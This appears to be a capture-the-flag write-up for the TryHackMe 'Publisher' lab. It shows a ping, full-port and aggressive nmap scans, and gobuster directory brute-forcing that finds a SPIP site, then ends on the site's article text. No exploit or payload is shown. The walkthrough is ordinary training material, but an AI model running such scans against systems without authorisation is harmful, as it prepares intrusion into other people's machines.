

Publisher (THM)

ip of the machine :- 10.10.200.53




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 10.10.200.53 -c 5
PING 10.10.200.53 (10.10.200.53) 56(84) bytes of data.
64 bytes from 10.10.200.53: icmp_seq=1 ttl=60 time=166 ms
64 bytes from 10.10.200.53: icmp_seq=2 ttl=60 time=154 ms
64 bytes from 10.10.200.53: icmp_seq=3 ttl=60 time=161 ms
64 bytes from 10.10.200.53: icmp_seq=4 ttl=60 time=380 ms
64 bytes from 10.10.200.53: icmp_seq=5 ttl=60 time=198 ms

--- 10.10.200.53 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 154.068/211.851/380.209/85.501 ms

┌──(sohamt㉿CyberCreedPC)-[~]
└─$ 
```

machine is on!!!




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 10.10.200.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 19:19 IST
Nmap scan report for 10.10.200.53
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds
```

found some open ports!!!




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p 22,80 -sC -A -T5 10.10.200.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 19:22 IST
Nmap scan report for 10.10.200.53
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Publisher's Pulse: SPIP Insights & Tips
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS R
T-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3
.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   31.31 ms  10.17.0.1
2   ... 4
5   155.18 ms 10.10.200.53

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
```

did aggressive scanning!!!




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.200.53
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.200.53
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://10.10.200.53/images/]
/index.html           (Status: 200) [Size: 8686]
/server-status        (Status: 403) [Size: 277]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
```

did directory fuzzing and didn't get some satisfied response so though of using another list and got some convincing response there.



```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.200.53 -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.200.53
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://10.10.200.53/images/]
/server-status        (Status: 403) [Size: 277]
/spip                 (Status: 301) [Size: 311] [--> http://10.10.200.53/spip/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

what is spip?



Publisher

Title : The Power and Peril of Online Publications : Navigating the Impact on Society

13 novembre 2023, par think


In the era of rapid digitalization, the internet has become a powerful platform for self-expression and information dissemination. While online publications provide a valuable space for sharing ideas and perspectives, the potential for harm to individuals and society cannot be ignored. This article delves into the dual nature of internet publications, exploring the positive aspects and the potential pitfalls that can adversely affect others.

The Positive Side :

Information Sharing (...)

